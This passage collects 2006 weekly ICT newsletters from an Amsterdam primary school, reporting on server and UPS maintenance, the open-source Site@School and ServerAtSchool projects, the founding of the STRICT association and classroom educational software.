Eén en ander betekent voor andere gebruikers dat ze in hun systeem ook files kunnen hebben die niet meer gebruikt worden. Een file list zou handig zijn.

#### **MET WOORDEN IN DE WEER**

Barry gaat met woorden in de weer! Nu we van het MWidW team het groene licht hebben om consolideeroefeningen te ontwerpen kan Barry met **Edukitty** aan de slag. Dat zal begin volgend jaar gebeuren als we ook de hulp van een student van MWidW hebben. We zijn op zoek naar scholen in Amsterdam die ook MWidW gebruiken. Als jullie scholen weten, graag doorgeven.

by the way:

Vandaag tijdens de pauze met een aantal collega's bedacht: onze kerstquiz is een prima middel om te consolideren. Bijvoorbeeld: wat is de juiste betekenis van TRANSPARANT?

1. zweet
2. doorzichtig
3. een soort vrachtauto

#### **SERVERATSCHOOL MET XP**

Goed nieuws voor allen die zaten te wachten op XP in ServerAtSchool (<http://serveratschool.nl>). De vooronderzoeken zijn klaar en de financiering is rond. In de zomervakantie beginnen we met de ontwikkeling. Dat wil zeggen; de zo veilig mogelijke integratie van XP in ServerAtschool en SABRINE (Semi Automatic Backup and Restore in a Network Environment), op een dusdanige manier dat de gebruikers zo weinig mogelijk last van XP hebben en net zo makkelijk is als nu images kunnen terugzetten met Sabine.

Volgens de planning moet in oktober de zaak draaien.  
Nu wordt 't helemaal een hete zomer!

Groeten en een prettige vakantie!  
Karin en Dirk

Reacties op deze nieuwsbrief graag richten aan de afdeling [ICT](#)

2006-07-27 w30

++++  
Baarsjes Informatie en Communicatie Jaargang 5 - week 30 - 2006 (28 juli)  
Wat is er deze week op de Rosa Boekdrukker op ICT gebied gebeurd?  
++++

Het is vakantie voor de leerlingen en de leerkrachten, maar niet voor enkele noeste ICT werkers; Peter en ondergetekenden

#### **WERKSTATIONS AFKOPPELEN**

Vanwege de grote schoonmaak in de school moesten alle computers die op verrijdbare tafels staan worden losgekoppeld van het netwerk. Na de schoonmaak, in de week voor de school weer begint, sluiten we ze weer aan.

#### **UNIVERSITEIT VAN AIZU (JAPAN)**

We kregen bericht van John, professor aan de universiteit van Aizu dan zijn Center for Language Research Site@School als CMS gebruikt.

Zie: <http://clrweb.u-aizu.ac.jp/cms>

#### **SERVERONDERHOUD**

Het vollopen van onze systeemdisk van 80 GigaByte noopte ons tot het vervangen van die disk voor een groter exemplaar. Omdat we toch bezig waren hebben we de andere disks (backups en buddies-disk) meteen ook maar vervangen. Er zitten nu drie HD's van ieder 250 GB in de server. We hebben ook maar meteen de HD flatcables vervangen.

Het vervangen van de disks en terugzetten van alle data was een precies werkje dat door onze systeembeheerder Peter gedaan werd.

#### **UPS**

Tijdens een zeer kleine stroomstoring bleek dat ons Uninterrupted Power Supply (noodstroomvoorziening) niet goed werkte. Het UPS voorziet de server tijdelijk van stroom als de stroom uitvalt. Omdat de server toch buiten gebruik was, hebben we het UPS laten controleren. Van de drie accu's bleek er 1 kapot, 1 goed en 1 matig. We hebben ze alledrie vervangen. De controle en de vervanging werden op vakkundige en prettige wijze uitgevoerd door de fa. AVA in de Marnixstraat 41. We kregen ook nog korting op de accu's vanwege dat we een school zijn.

John -onze conciërge- was ook aan het werk en kon gelukkig op woensdag met Dirk de UPS weer ophalen. We willen natuurlijk, dat de server alle hittegolven kan doorstaan, waardoor de website de hele zomer in de lucht blijft en de server bereikbaar voor de "teleworkers".

Op de [foto](#) is het onderzoek aan het UPS te zien.

#### **OPRUIMING**

Van de rust in de school gebruik gemaakt om eens flink door het papierwerk te spitten. Stapels correspondentie tussen de Rosa Boekdrukker en de firma Malmberg over het programma Letterpret zijn nu geordend, klaar voor de deurwaarder. Ook flink huisgehouden in een berg diskettes van oude DOS-software. Nog programma's uit het "comenius" tijdperk, zoals "de wereld rond tafels" en "thuis in het milieu" klaar gelegd om afgevoerd te worden. Of heeft iemand er nog belangstelling voor??

De opbergdozen voor diskettes zijn al wel met de vuilnisman mee.

Ook liggen er stapels CD-roms met in onbruik geraakte programma's. Na de vakantie wordt er een lijst gepubliceerd. Dan mogen liefhebbers ze komen ophalen.

Trouwens, de handenarbeidjuf was ook nog aan het werk. [Kijk maar](#).

Groet, en nu toch echt vakantie! Karin  
Dirk

Reacties op deze nieuwsbrief graag richten aan de afdeling [ICT](#)

## Schooljaar 2006-2007

1. [2006-09-04 w36](#)
2. [2006-09-14 w37](#)
3. [2006-09-18 w38](#)
4. [2006-09-25 w39](#)
5. [2006-10-02 w40](#)
6. [2006-10-10 w41](#)
7. [2006-10-17 w42](#)
8. [2006-10-18 w42](#)
9. [2006-11-02 w44](#)
10. [2006-11-08 w45](#)
11. [2006-11-16 w46](#)
12. [2006-11-23 w47](#)
13. [2006-11-27 w48](#)
14. [2006-12-07 w49](#)
15. [2006-12-08 w49](#)
16. [2006-12-21 w51](#)
17. [2007-01-10 w02](#)
18. [2007-01-19 w03](#)
19. [2007-01-26 w04](#)
20. [2007-02-02 w05](#)
21. [2007-02-08 w06](#)
22. [2007-02-15 w07](#)
23. [2007-02-20 w08](#)
24. [2007-03-10 w10](#)
25. [2007-03-15 w11](#)
26. [2007-03-22 w12](#)
27. [2007-04-03 w14](#)
28. [2007-04-10 w15](#)
29. [2007-04-19 w16](#)
30. [2007-04-23 w17](#)
31. [2007-05-08 w19](#)
32. [2007-05-21 w21](#)
33. [2007-05-31 w22](#)
34. [2007-06-04 w23](#)
35. [2007-06-11 w24](#)
36. [2007-06-20 w25](#)
37. [2007-06-25 w26](#)
38. [2007-07-05 w27](#)

++++  
Baarsjes Informatie en Communicatie Jaargang 5 - week 36 - 2006 (8 september)  
Wat is er deze week op de Rosa Boekdrukker op ICT gebied gebeurd?  
++++

We gaan er weer tegenaan!

#### **WERKSTATIONS AANSLUITEN**

Traditiegetrouw troffen we de inventaris van de school, na de grote jaarlijkse schoonmaak, aan als puinhoop. De afgekoppelde werkstations moesten weer worden aangesloten; soms op andere plaatsen en er moesten extra computers bij. De computers waar Veilig Leren Lezen op staat moesten naar andere klassen verhuizen. Alles bij elkaar drie dagen werk voor Dirk. De zaak draait (bijna) weer als vanouds.

#### **MET WOORDEN IN DE WEER**

Voor de vakantie hadden Karin en Dirk een gesprek met Marianne Verhallen, één van de uitvinders van de MWidW methode. We bespraken de problemen die de OBSRB met MWidW heeft en de mogelijke oplossingen met behulp van ICT. Marianne had er wel oren naar. Wij wilden graag in contact komen met de Amsterdamse MWidW scholen om ervaringen uit te wisselen en te kijken of er draagvlak is voor MWidW met ICT. Dirk peilde de 16 Amsterdamse scholne die MWidW gebruiken.

Alle scholen reageerden enthousiast op het initiatief. Binnenkort ontvangen de taalcoördinatoren van de Slootermeerschool, ElAmien, Dapperschool, Multatulischol, De Kaap, Amstelmeerschool, Linnaeussschool, Rietlanden, Rosa Boekdrukker, Kruispunt/Santekraam, Merkelbachschool, Corantijn, De Insulinde, De Parelschool, Narcis Querido en De Brink een uitnodiging voor een oriënterende bijeenkomst.

#### **LEERLINGEN VERHUIZEN**

We hebben twee nieuwe groepen; 4a en 4b. De leerlingen zijn nog niet naar hun nieuwe groepen verhuisd; geen tijd.

#### **NIEUWE DIRECTEUR**

We hebben een nieuwe directeur op de Rosa Boekdrukker. Hij heeft veel verstand van ICT en is al aan het werk om Site@School onder de knie te krijgen. Binnenkort gaat hij zich ook verdiepen in het ICT beleid.

#### **LETTERTYPE VOOR SCHOOL**

We kwamen een aardig lettertype tegen met een 'school' a. Zie:  
<http://home.zonnet.nl/koelooptiemanna/graphics.html>  
Karin vond 't 'n matig font, maar we willen je de link niet onthouden.

#### **KLOKHUIS**

citaat uit een ontvangen email:

"Het Klokhuis is 23 september aanwezig op de Universiteit van Wageningen want daar zitten insectenskundigen klaar om 100 vragen over insecten te beantwoorden. Heeft er dus iemand van u, of iemand in de klas, ook een vraag over insecten? Mail die dan naar Het Klokhuis en wie weet kan de vragensteller zijn/haar vraag live beantwoord krijgen."

#### **>>KIJK HIER**

Het Klokhuis is van plan om vaker zo'n vragendag te organiseren, bv tijdens de Wetenweek van dit jaar (oktober 2006) Ook dan kunnen er vragen gesteld worden die op een toepasselijke locatie (TNO, dierentuin, TU delft enz) beantwoord zullen worden.

Groet en goed weekend,  
Karin  
Dirk

Reacties op deze nieuwsbrief graag richten aan de afdeling [ICT](#)

++++  
Baarsjes Informatie en Communicatie Jaargang 5 - week 37 - 2006 (15 september)  
Wat is er deze week op de Rosa Boekdrukker op ICT gebied gebeurd?  
++++

We hebben deze week heel erg veel gedaan:

- de leerlingmappen op de server zijn gemigreerd
- de map TEAM is opgeruimd. Daar moeten alle -voor het team- relevante documenten komen te staan. Zoals: zorgformulieren, briefhoofd van de school, adressen teamleden, notulen en noem maar op.
- 4 flatscreens gekocht voor 't kantoor en ook aangeloten. In het BEVO (beeldende vorming) lokaal staat nu ook een computer met flatscreen. Carolina blij. Er komt nu KUNST uit de computer binnenkort.
- wegens ziekte van de conciërge aan de adminstrateur uitgelegd, hoe je de mededelingen op de tv in de hal krijgt.
- data voor verschillende overleggen vastgesteld
- het S@S-FORUM is verplaatst en veranderd (zie hieronder)
- onze tweede scanner staat nu bij de administratie. USB aansluiting. Werkt zo gemakkelijk.
- Klankie toetsenborden in de groepen 3. Volgende week uitproberen.
- We werden gebeld over onze deelname aan de Kennisrotonde "ICT en Klassenmanagement". Volgende week meer hierover.
- Nieuwe **agenda van "klokhuis"** is binnen. Je kunt je ook **aanmelden voor hun nieuwsbrief**.

### PODCASTEN op WINDOWS 98

Wij wilden ons abonneren op de podcasts van stichting ICTopSchool.

We moesten daartoe van hen iTunes downloaden. Waarom iTunes? Waarom geen OSS/GPL podcaster?

Contact met ICTopSchool:

"Hallo Karin,

iTunes werkt niet onder Windows '98. Andere podcast aggregators vereisen ook vaak minimaal Windows XP. Er blijven daarom twee mogelijkheden over om onze podcasts te beluisteren:

- Windows 98 upgraden naar Windows 2000 of XP, waar wel iTunes op werkt
- Abonneren mag dan niet gaan, maar de mp3 bestanden afspelen met een mp3-speler kan wel.

Op onze podcast pagina is een lijst te vinden met alle podcast:

<http://www.ictopschool.net/podcast> Klik op een podcast en druk vervolgens op de knop \"beluister de podcast nu direct\".

Hm, dit is wel erg Microsoft en iTunes georiënteerd.

Enig zoeken leverde op: jPodder, een GPL platform onafhankelijke java podcast aggregator.

Wij installeerden versie 1.1beta probleemloos op één van onze Windows 98 werkstations. Het verwijderen van de vooraf ingestelde zenders vereiste even doorzetten (foutmeldingen, maar gewoon doorgaan!). Komt vast van de betaversie want 1.0 had het niet. Na (eenvoudige) configuratie konden we ons moeiteloos abonneren op de podcasts van ICTopSchool, selecteren welk programma we wilden beluisteren, downloaden en luisteren maar!

Er zijn vele podcast aggregators. Zie bijvoorbeeld (dank Peter!)

[http://www.podcastingnews.com/topics/Podcast\\_Software.html](http://www.podcastingnews.com/topics/Podcast_Software.html)

### SITE@SCHOOL FORUM GEMIGREERD

Op de server van de OBSRB draaide nog steeds het **forum** waar hulp wordt geboden aan aan Site@School gebruikers. De forumssoftware, phpBB2, zorgde voor veel problemen, veiligheidslekken, spammers, russische hackers en allerlei onguur volk deed (soms geslaagde) inbraakpogingen. We namen twee besluiten: andere forumssoftware en het forum niet meer op onze server.

We kozen na lange overwegingen het 'Simple Machines Forum (SMF) en installeerden het bij XS4ALL. Zeer bedankt voor de migratie Fred! We konden meteen een beleidsverandering invoeren. Support is alleen nog gratis voor scholen. Anderen gaan betalen. Zo ziet Fred, die het meeste tijd besteedt aan het beantwoorden van vragen, wat terug van al zijn inspanningen.

Groet en goed weekend, Karin

Dirk

Reacties op deze nieuwsbrief graag richten aan de afdeling [ICT](#)

++++  
Baarsjes Informatie en Communicatie Jaargang 5 - week 38 - 2006 (22 september)  
Wat is er deze week op de Rosa Boekdrukker op ICT gebied gebeurd?  
++++

#### NOTULEN OP DE ROSA BOEKDRUKKER

Vanaf vandaag zullen we proberen om alle notulen op te slaan in de map "team". Alle leerkrachten hebben toegang tot die map, als ze inloggen met hun eigen gebruikersnaam en wachtwoord.

#### WIKIKIDS

Kinderen vanaf groep 5 kunnen meedoen aan een eigen encyclopedie. Lees er meer over bij [www.wikikids.nl](http://www.wikikids.nl)

#### KLANKIE

Volgende week gaat Karin naar de **Klankie training**. Klankie is een toetsenbord dat helpt bij het leesproces. Het "praat". We hebben al ontdekt, dat je niet zelf woorden erin kan toevoegen. Jammer.

#### KLASSENMANAGEMENT EN ICT

Vorig schooljaar hebben we ons aangesloten bij het vraagstuk "**klassenmanagement en ICT**" bij de Kennisrotonde van ictopschool (nu samengevoegd met kennisnet). Voor 1 oktober moeten we aangeven of we meegaan met het goedgekeurde projectplan.

#### VIVES

Het -tot-nu-toe- gratis ICT **tijdschrift VIVES** staat deze maand weer vol met interessante onderwerpen. o.a. artikelen over het belang van Open Standaarden en Open Source, Klassenmanagement en ICT. Wie nog geen abonnement erop heeft: "je mist wat!!!!"

#### ANDERE SITES MET S@S GEMAAKT

Neem eens een kijkje op **andere sites** die met S@S zijn gemaakt. De sites die zich melden staan op deze lijst. Waarschijnlijk is het maar 10% van alle sites in de wereld die ermee gemaakt zijn. Maar desalniettemin een enorme lijst!

#### SITEATSCHOOL IN JAPAN

Van de zomer werden we bezocht door een professor van het Centre for Language Research van de universiteit van Aizu in Japan. Hij wilde het e.e.a. weten van S@S. Naar aanleiding daarvan schreef hij ons deze week:

*"Our department was looking for a content management system to replace a collection of independently created staff web pages. We needed a system that would allow staff to work collaboratively to produce dynamic evolving and informative web site -- a system that permitted role assignment, so that various content and editing functions could be shared. Another key criterion was that it needed to be straightforward enough so that staff would be willing to use it. Furthermore, the system needed to facilitate communication and set an example for other departments and students. After looking for several months, we discovered Site@School. I found it relatively easy to install, and when I had problems Fred Stuurman and Dirk Schouten kindly provided assistance. In July 2006, I visited Rosa Boekdrukker Elementary School, the home of Site@School in Amsterdam, and met with Dirk Schouten and Karin Abma. Discussing their system implementation in detail has been helpful in improving our own installation."*

Daar zijn we blij mee. We voegden zijn opmerkingen toe aan de pagina waar leerkrachten vertellen over Site@School. Wellicht een kijkje waard:

<http://siteatschool.sourceforge.net/index.php?section=1&category=&page=56>

---

#### HARDDISK VERVANGEN

Eén van de twee backupdisks in de server vertoonde kuren en meldde dat hij slechte sectoren had. De HD viel nog onder garantie. Disk vervangen: 1 kwartier. Support vanuit Bussum door Peter: idem. Hij en Dirk deden 't klusje op woensdagmiddag.



**BLACKBOARD KRIJGT PATENT OP E-LEARNING**

**Zeer lezenswaard en verontrustend:** Het Amerikaanse bedrijf dat een E-learning systeem op de markt heeft, heeft patent gekregen op allerlei faciliteiten die met e-learning te maken hebben. Stel je het volgende voor:

Als wij in S@S ook maar iets doen met een cursus (pagina maken die door cursisten bezocht kan worden, waarbij ook een forum voor de cursus en een chat), schenden we het Blackboard patent en kunnen voor de rechter gedaagd worden. Dit soort praktijken zijn een steun in de rug van Europese organisaties die tegen softwarepatenten zijn. En, voegen wij hieraan toe, het belang van Open Source Software gelicenseerd onder de General Public License

Groet en goed weekend, Karin  
Dirk

Reacties op deze nieuwsbrief graag richten aan de afdeling [ICT](#)

++++  
Baarsjes Informatie en Communicatie Jaargang 5 - week 39 - 2006 (29 september)  
Wat is er deze week op de Rosa Boekdrukker op ICT gebied gebeurd?  
++++

### **KLASSENMANAGEMENT EN ICT**

Deze week hebben we ons aangemeld voor het project. Nu afwachten of we mee kunnen doen, want er is een limiet aan het aantal deelnemers.

### **VRAGEN VAN COLLEGA'S**

Zo tussen geplande werkzaamheden door krijgt de afdeling ICT vragen. Soms worden ze netjes gesteld door de functiekноп op onze website: EHB-ICT te gebruiken. Vaak moet Karin haar geplande werk onderbreken. Een greep deze week:

- ik kan thuis geen bijlagen openen in (f)outlook express (even de beschrijving gegoogled en geprint)
- Ik kan in de klas het internet niet op (klankie toetsenbord: daar staat geen punt op)
- Ik kan geen blanco document meer openen, want ik heb het verkeerd opgeslagen (gewoon de tekstverwerker openen en je krijgt gratis een blanco document)
- hoe kun je een afbeelding vergroten?

Oplossing: Spreekuur maandag om 15.00 uur en via de knop op de website (ehbict)

### **KLANKIE TRAINING**

Deze week was het zover.

In Woerden vond bij "Station to Station" de Klankie training plaats.

Uit alle winstreken zaten er leerkrachten om te leren omgaan met het Klankie toetsenbord.

Heel leuk en leerzaam.

Ze (**station-to-station**) gaven zelf grif toe, dat er omissies in het geheel zaten.

Zoals:

er was geen rekening gehouden met MKM woorden

(als je in groep 3 net begint met lezen, zou je graag willen, dat de globaal woorden zouden kunnen worden geoefend, maar dan word je na aanbieding van de letters aa r n k m v al geconfronteerd met het woord KRAAN. Dat is voor een beginnende lezer toch wel een flinke stap, die in onze leesmethode zo niet voorkomt.

Heel jammer, dat we dan zelf niet onze aanmerkingen verwerkt kunnen zien worden. Dat gevoel wordt zo hevig, omdat iedereen die commentaar heeft op S@S, wèl een antwoord/oplossing op zijn/haar vraag krijgt. Dan denk je ....grrrr...waarom kan dat nou niet bij educatieve software???? Bij een programma dat ik heb? Wij zijn gewoon verwend met S@S!!!!

Zo zou het altijd moeten.

Bij de vraag of dit soort tekortkomingen kan worden aangepast was het antwoord: "nee"

ONS ADVIES: BEZINT EER GE AAN KLANKIE BEGINT.

### **WERKSTATION CAROLINA**

Iedereen is jaloers op onze handenarbeid leerkracht Carolina. Ze heeft een werkstation en LCD scherm op haar bureau!

### **OPEN STANDAARDEN**

We kregen van Stichting ICT op School 10 boekjes met DVD; het infopakket 'Open Standaarden'. Het boekje geeft informatie waarop open standaarden zo belangrijk zijn voor het onderwijs. Verder veel tips over te gebruiken software. Dit boekje vinden we een absolute aanrader. Gratis verkrijgbaar bij Stichting ICTopSchool.

Hartelijk dank, Jeroen en Raoul, voor de boekjes. We zijn op zoek naar de grootste Outlook Express, Word, Frontpage en EXCEL fanaat. Wie meldt zich aan? De winnaar krijgt van ons een boekje!

### **WERKSTATION STUK?**

Om onbekende redenen gaf een werkstation 't op. Nieuwe uit de voorraad gepakt, nieuw image teruggezet en binnen 10 minuten draaide 't weer in groep 3. Toch wel handig, dat ServerAtSchool.

**TEMPLATE OBSRB**

We doen een paar kleine veranderingen aan het template. Een sneak preview is te zien op de [testsite](#). Let niet op de kleuren.

**FIREWALL**

Op de firewall is een poortje opgezet voor een speciaal programma dat een leerkracht gebruikt t.b.v. een scholing. (een soort ELO).

Het bleek ook dat voip via skype mogelijk is. We onderzoeken nog hoe Skype de firewall weet te passeren.

**DOS PROGRAMMA'S**

Aan het begin van de zomervakantie schreven we een BIC waarin we meldden, dat we oude dos-programma's hadden. Raoul van ICTopSchool wilde ze graag hebben. Ze zijn inmiddels verstuurd. We zijn benieuwd in welk museum ze komen.

**SERVERATSCHOOL op XP**

Langzaam vordert het werk aan XP. De eerste tweaks die nodig zijn voor het opzetten van XP op een kaal werkstation zijn geïnventariseerd.

XP moet op een kleine fat32 partitie (geen NTFS), maar wel een grotere dan Win98.

Groet en goed weekend, Karin

Dirk

Reacties op deze nieuwsbrief graag richten aan de afdeling [ICT](#)

++++  
Baarsjes Informatie en Communicatie Jaargang 5 - week 40 - 2006 (6 oktober)  
Wat is er deze week op de Rosa Boekdrukker op ICT gebied gebeurd?  
++++

**LAATSTE NIEUWS: STRICT OPGERICHT (zie onder)**

**MAATWERK**

Leerlingen verplaatst naar volgende groepen. Beetje laat, maar het was tot nu toe nog niet aan de orde. Meteen de gegevens van een leerling die ermee bezig was geprint. Toen bleek weer, dat onze deskjet de groene letters van het diagnostisch gesprek niet zwart afdrukt. Gelukkig kunnen we ook printen op one kopieermachine. Handig, al die netwerk apparatuur.

**KLASSENMANAGEMENT EN ICT**

Deze week kregen we bericht dat ons verzoek om mee te doen is gehonoreerd. We gaan meedoen aan het project klassenmanagement en ICT. Een heel leerzame brochure is te lezen [hier](#). Het projectplan is ook te [downloaden](#).

Website: <http://www.ictopschool.net/kennis/vraagstukken/0011>

**DE KOGEL DOOR DE KERK!!**

Een nieuwe directeur - een nieuw beleid.  
Het team van onze school krijgt elke zondag om 14.00 uur "DEZE WEEK" gemaild. Daarin staat wat er de komende week te doen is op school op gebied van afspraken en vergaderingen. Op maandagmorgen ligt de papieren versie ook in ons postvakje.  
Sinds deze week moeten we zelf de papieren versie printen, als we die nodig hebben. Op ons intranet wordt DEZE WEEK ook gepubliceerd.  
De eerste verzoeken om hem toch uit te draaien zijn al in de vergadering gekomen.  
  
De redactie van de BIC juicht deze ontwikkeling van harte toe. Het is papier- en tonerverspilling om DEZE WEEK iedere week weer te printen. De levenscyclus van het document is gewoon te kort.

**KLEURENPRINTER OP HOL**

Vandaag begon onze kleurenprinter opeens allemaal witte vellen uit te spugen. We zijn er nog niet achter hoe dat kwam. Nu zijn alle printertaken verwijderd.  
Printte hij wit, of is de inkt op?

**ONDERZOEK**

We werden gebeld door een onderzoeksbureau TNS-NIPO. Ze doen voor stichting kennisnet/Ictopschool een onderzoek naar ICT gebruik in de scholen. Of we 15 minuten tijd hadden om per telefoon de vragen te beantwoorden. "kan het ook via internet?" "nee, alleen per telefoon". "Wat gek, het gaat toch om ICT? Dan ga je toch geen vragen per telefoon stellen??" Bovendien kon het alleen de komende twee weken en niet 's avonds thuis. Jammer dan. Want we hebben nu geen tijd. Gemiste kans voor het onderzoek!

**SCHOOLTV BEELDBANK**

Grrr! De filmpjes van de beeldbank werken niet meer. We moeten de Windows Media Player wéér upgraden. Kan dat nou niet een keer afgelopen zijn?  
We worden dat ge-upgrade zat. Heeft iemand een beter en OSS alternatief werkend? Het laatste (werkend) is wel belangrijk. We horen het graag. Want er zijn hele leuke filmpjes die je kunt gebruiken voor het [beginnend leren lezen](#).

**STRICT OPGERICHT! (foto's)**

Na het nemen van vele hobbels (\*) is afgelopen donderdag eindelijk de vereniging STRICT (Scholen Tezamen Rijk met Ict) opgericht. We willen jullie het belangrijkste punt uit de statuten niet onthouden; het doel van de vereniging:

1. Het doel van de vereniging is het bevorderen van de continuïteit en het aansturen van de functionaliteit van het Open Source Software serversysteem (gelicentieerd onder de General Public License versie twee) ServerAtSchool.

2. Zij tracht dit doel onder meer te bereiken door (dan volgen wat algemene zaken en vervolgens): - het beheren van een fonds waaruit ontwikkelingskosten van Open Source Software voor scholen bestreden kunnen worden.

Eindelijk kan de vereniging nu daadwerkelijk in actie komen; dat wil zeggen, we kunnen een girorekening hebben waarop gelden van leden kunnen worden geparkeerd en waaruit ontwikkelingskosten aan ServerAtSchool betaald kunnen worden, zoals op dit moment de ontwikkeling van ServerAtSchool op Windows XP. Dat gebeurde tot nu toe via de rekening van onze school. En het fonds kan worden gevuld met bijdragen van scholen die het maken van software in eigen hand gaan nemen. Het lijkt erop dat de eerste school zich al heeft aangediend.

(\* We hebben vele hindernissen moeten nemen. Zie hier een lijstje:

- het ontwikkelen van het idee (ontleend aan de werktuigcoöperaties die in de voor- vorige eeuw, toen de mechanisatie in de landbouw op gang kwam en de kleine boertjes botje bij botje legden om gezamenlijk een dorsmachine te kunnen kopen) kostte veel denkkracht.
- Heftige discussies in een Linux groep over de aard van statuten en of doelstellingen ruim of juist strak moeten zijn.
- Het kiezen van een juridische vorm (stichting? Vereniging?, coöperatie? ...?)
- Het overtuigen van de scholen dat een vereniging een goed plan zou zijn.
- Het omvormen van het idee in harde statuten.
- Amendementen, aanvullingen, opmerkingen, tips, suggesties verwerken en communiceren met belanghebbenden.
- Volmachten verkrijgen van besturen. Dit was een zeer tijdrovend proces. Besturen zeiden toe en haakten weer af. Een bestuur werkte niet mee terwijl het wel betaalde, etcetera. Eén en ander noodzaakte weer een verandering van de statuten. Pfff, ...
- De gang naar de verkeerde notaris. Deze had geen verstand van Open Source en het gedachtengoed daarachter en verruïneerde onze zorgvuldig geformuleerde doelstellingen. Het kostte wel veel euri's!
- Zoeken van andere notaris via de Koninklijke Notariële Broederschap bracht ons bij 'van Ee & de Jonge' in Utrecht.
- Nieuwe notaris snapt doelstelling en gedachtengoed. Geeft vele nuttige adviezen en de statuten komen (op het gedoe met de besturen na) vlot tot stand.
- Vijf oktober 2006: Ronald, Peter en Dirk gaan naar Utrecht en tekenen de akte. [Zie foto](#)
- Na afloop drinken ze koffie op Hoog Catharijne en nemen het eerste besluit: het bestuur vergoedt geen consumpties en dergelijke. Past niet in de doelstelling.

De STRICT leden kunnen de volledige statuten vinden op de bekende pagina op de bekende site:

<http://serveropschool.nl>

Wie nadere inlichtingen wil over het lidmaatschap: bel met ons, of mail naar [info@serveropschool.nl](mailto:info@serveropschool.nl)

Groet en goed weekend, Karin  
Dirk

Reacties op deze nieuwsbrief graag richten aan de afdeling [ICT](#)

++++  
Baarsjes Informatie en Communicatie Jaargang 5 - week 41 - 2006 (13 oktober)  
Wat is er deze week op de Rosa Boekdrukker op ICT gebied gebeurd?  
++++

#### **MET WOORDEN IN DE WEER**

We hebben het MWWidW programma ZARB binnen. Het zijn Word documenten waarmee je toetsen kan maken. Zie [www.zarb.nl](http://www.zarb.nl)

#### **PRINTERPROBLEMEN**

Op de tweede verdieping loopt de printer steeds vast. Dat ligt niet aan de printer maar aan de gebruikers en/of hun begeleiders. We worden 't een beetje zat en willen de printer maar eens een tijdje buiten bedrijf stellen en de gebruikers op de begane grond laten printen op de copier.

#### **WEBPAGINA VOOR SPORTBUURTWERK**

Vorige week kreeg Juriaan, de activiteitenman van Sportbuurtwerk, instructie hoe hij op onze site reclame kan maken voor alle activiteiten die er worden georganiseerd voor de kinderen van onze school, hier in de buurt. We hebben nog niets van zijn hand gezien op onze site. Jammer, want het was wel anderhalf uur ICT tijd.

#### **SCANNER**

Collega's: als jullie iets willen scannen is dat een fluitje van een cent. Er zijn twee heel handige scanners op school, die je zo aan de voorkant in je computer kan pluggen. Als je op het linker knopje drukt, begint hij meteen te scannen. Plaatje opslaan en printen. Handig voor als je voor je woordweb een plaatje uit een boek wilt gebruiken!

#### **DYSLEXPERT**

We waren ooit geabonneerd op een programma/site "[dyslexpert](http://www.dyslexpert.nl)". Omdat we daar niet meer kunnen inloggen leerde een mail naar hen:

Tot onze spijt moeten wij vertellen dat de verdere ontwikkeling van Dyslexpert is stopgezet. Wij betreuren dit erg, maar op dit moment hebben wij onvoldoende middelen ter beschikking om Dyslexpert naar onze maatstaven te ontwikkelen. Dyslexpert is onvoldoende ontwikkeld om het open te stellen voor gebruikers, alleen het statische, vrije deel is te bekijken op [www.dyslexpert.nl](http://www.dyslexpert.nl). U ontvangt dus ook geen gebruikersnaam en wachtwoord. Alle abonnementen zijn al in 2005 stopgezet. Dus u heeft geen abonnement meer op Dyslexpert.

We kwamen hierop, omdat we op school bezig zijn met het leesprotocol in groep 3 en we ons afvroegen of er een handige manier is om de gegevens van de toetsen te registreren. We vonden ook nog op de site van Eduforce [dit](http://www.eduforce.nl) programma. Heeft iemand hier ervaring mee?

#### **DYSLEXIE**

Naar aanleiding van de laatste VIVES zijn we ook op zoek naar meer informatie over "mindmapping". Op de site van [Lexima](http://www.lexima.nl) is veel materiaal te vinden voor dyslexie en daar is ook [KIDSPARK](http://www.kidspark.nl) te bestellen. Zijn hier al ervaringen mee?

#### **NIEUWSBRIEF "deze week"**

Er zijn voorbereidingen getroffen om dit weekend de wekelijkse mailing (genaamd "deze week") aan de teamleden met onze nieuwsbrieven module te verzenden. Alle emailadressen van de collega's zijn nagelopen. Ze stonden er toch al in voor de BIC. We zijn benieuwd of het Ronald lukt hem met S@S de deur uit te krijgen.

#### **SITEATSCHOOL IN HET NIEUWS**

In de [VIVES](http://www.vives.nl) lezen we in de rubriek 'Ingezonden mail':

Graag wil ik iedereen attenderen op de CMS van Site@School. Dit is Open Source software speciaal gemaakt voor het onderwijs. Er zijn verschillende modules ingebouwd om nieuwsbrieven te kunnen versturen; met één druk op de knop de deur uit'. Er zijn opgavenforumulieren beschikbaar, zodat ouders zich online kunnen aanmelden voor allerlei activiteiten. En natuurlijk is er een module fotoalbum aanwezig! Zelfs kan er een pagina voor iedere leerling worden gemaakt die de betreffende leerling zelf kan onderhouden (met eigen gebruikersnaam en wachtwoord). Dit

zijn nog maar een paar voorbeelden; Er zitten vele modules in het pakket!  
Met vriendelijke groet,  
Alex Kikkert, ICT leerkracht van De Wiekslag en De Marke, Tubbergen  
Webmaster van: [www.demarketubbergen.nl](http://www.demarketubbergen.nl)

Redactie BIC: Bedankt Alex!

#### **NETWERKAANSLUITING**

De Fa. Hoveling heeft een draadje verlegd voor veel geld en weinig toegevoegde waarde. Maar het ziet er nu wel netter uit bij de administratie: er loopt geen utp-kabel als kerstversiering meer langs het plafond.

#### **SITEATSCHOOL**

Het lijkt een beetje stil rond Site@School, maar er is veel aan de gang; zeer technisch, en zeer basaal: Alle code zit nu in CVS op Sourceforge en is volgens 1 standaard geformatteerd.

Er komt van het weekend een update uit waarin alle beschikbare kennis (tot nu toe) met betrekking tot veiligheid is verwerkt.

Veiligheid heeft top prioriteit en Fred gaat eind van de maand een cursus volgen bij een bedrijf dat gespecialiseerd is in veiligheid. Medewerkers van XS4ALL die met veiligheid te maken hebben worden daar ook geschoold. Aanbeveling?

#### **SERVERATSCHOOL EN XP**

Een belangrijke voorwaarde voor het laten werken van XP op ServerAtSchool is gereed. SABRINE is klaar voor XP. SABRINE (Semi Automatic Backup and Restore in a Network Environment) is de software waarmee zelfs een kleuter met twee toetsaanslagen een maagdelijk Windows image kan terugzetten als een computer crasht.

Groet en goed weekend,  
Karin  
Dirk

p.s. dit is het laatste nummer van jaargang 5!

Reacties op deze nieuwsbrief graag richten aan de afdeling [ICT](#)

++++  
 Baarsjes Informatie en Communicatie Jaargang 6 - week 42- 2006 (20 oktober)  
 Wat is er deze week op de Rosa Boekdrukker op ICT gebied gebeurd?  
 +++++

**FEEST OP DE BIC REDAKTIE!** We hebben nu 5 jaar lang elke schoolweek deze BIC gemaakt. Dit is het eerste nummer van jaargang 6. De directie deelde champagne uit op de redactie.

**HIEPERDEPIEP!!!**

